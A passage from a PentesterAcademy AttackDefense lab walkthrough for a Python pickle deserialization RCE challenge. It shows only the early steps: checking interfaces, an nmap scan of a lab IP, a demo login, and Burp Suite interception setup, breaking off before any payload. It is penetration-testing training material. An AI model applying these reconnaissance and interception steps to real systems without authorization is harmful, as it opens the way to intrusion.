ATTACK DEFENSE

by PentesterAcademy

Name	Pickle Deserialization RCE II
URL	https://www.attackdefense.com/challengedetails?cid=1915
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Pickle Deserialization RCE.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
28735: eth0@if28736: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.12/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
28738: eth1@if28739: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:0e:e4:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.14.228.2/24 brd 192.14.228.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.14.228.3


Command: nmap 192.14.228.3



```
root@attackdefense:~# nmap 192.14.228.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-25 23:59 IST
Nmap scan report for target-1 (192.14.228.3)
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:0E:E4:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@attackdefense:~#
```

Port 80 is open

Step 3: Start firefox and navigate to the target IP.




CTF.LIVE

Free for all public Capture the Flag Competition

Posted by Attack Defense on March 29, 2020

A website is running at port 80 of the target ip.


Step 4: Navigate to the Login page by clicking on the **Login** button located at top right section of the page.



Attack Defense Demo Lab

192.14.228.3/login


Step 5: Enter any name in the Username field.



Attack Defense Demo Lab

192.14.228.3/login

Click on the **"SIGN IN"** button


Attack Defense Demo Blog

192.14.228.3

Demo Lab

WELCOME JOHN

ATTACK DEFENSE


CTF.LIVE

Free for all public Capture the Flag Competition

Posted by Attack Defense on March 29, 2020

The login was successful.

Step 6: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"



FoxyProxy


Use Enabled Proxies By Patterns and Order

Burp Suite (for all URLs)

✓ Turn Off (Use Firefox Settings)

Step 7: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".





Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File: Choose file...


○ **Open existing project**

Name	File

File: Choose file...

☑ Pause Automated Tasks

Click on Next



Select the configuration that you would like to load for this project.

● Use Burp defaults


○ Use options saved with project

○ Load from configuration file

File:

□ Default to the above in future
□ Disable extensions

Click on Start Burp button.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firn Search...
Advisory
Event log
Filter Critical Error Info Debug
Search...


1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain ... 0 items added to site map
Capturing: 0 responses processed
0 responses queued

Upgrade to Burp Suite Professional to automatically find vulnerabilities!

Issue type	Host	P
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/t
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/


Time	Type	Source	Message
11:29:16 11 Jun 2020	Info	Suite	This version of Burp Suite
11:29:15 11 Jun 2020	Info	Proxy	Proxy service started on 1
11:29:11 11 Jun 2020	Info	Suite	Running as super-user, en

Step 8: Reload the page and intercept the request with Burp Suite.



